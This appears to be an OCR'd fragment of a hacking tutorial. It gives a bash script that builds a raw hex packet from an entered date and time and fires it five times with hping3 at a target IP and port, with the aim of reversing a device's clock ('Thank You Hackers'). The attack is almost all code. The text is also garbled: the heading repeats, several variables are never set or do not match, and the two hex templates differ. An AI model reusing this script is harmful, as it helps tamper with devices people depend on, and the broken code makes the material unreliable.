
55 aa 01 00 4a 02 06 00 14 $mon $d $h $m 00 00 00 00 00 00 00 00 00 00 00 00 $c 01

Create the Magic Wand a.k.a script



```
echo "Enter Month in Numbers"
read month

echo "Enter Time in Hours (24 hrs)"
read hour

echo "Enter Time in Minutes"
read min

#converting  date into hexadecimal

d=$(printf '%x\n' $date)

dat=$(echo -n $d | wc -c)

if [ $dat -eq 1 ]
then
d=$(echo "0$d")
fi
```

Create the Magic Wand a.k.a script



```
checksum=$(( $date + $month + $hour + $min + 102 ))
c=$(printf '%x\n' $checksum)

# create packet time packet

echo "55 aa 01 00 4a 02 06 00 14 $mon $d $h $m 00 00 00 00 00 00 00 00 00 00 00 00 00 $c 01" | xxd -ps -r  > 4



#send packets

hping3 -2 $ip -p $port -d 28 -E 1 -c 1 &> /dev/null
hping3 -2 $ip -p $port -d 28 -E 2 -c 1 &> /dev/null
hping3 -2 $ip -p $port -d 28 -E 3 -c 1 &> /dev/null
hping3 -2 $ip -p $port -d 28 -E 4 -c 1 &> /dev/null
hping3 -2 $ip -p $port -d 28 -E 5 -c 1 &> /dev/null

echo " Done !! Time is Reversed"
```

Thank You Hackers ☺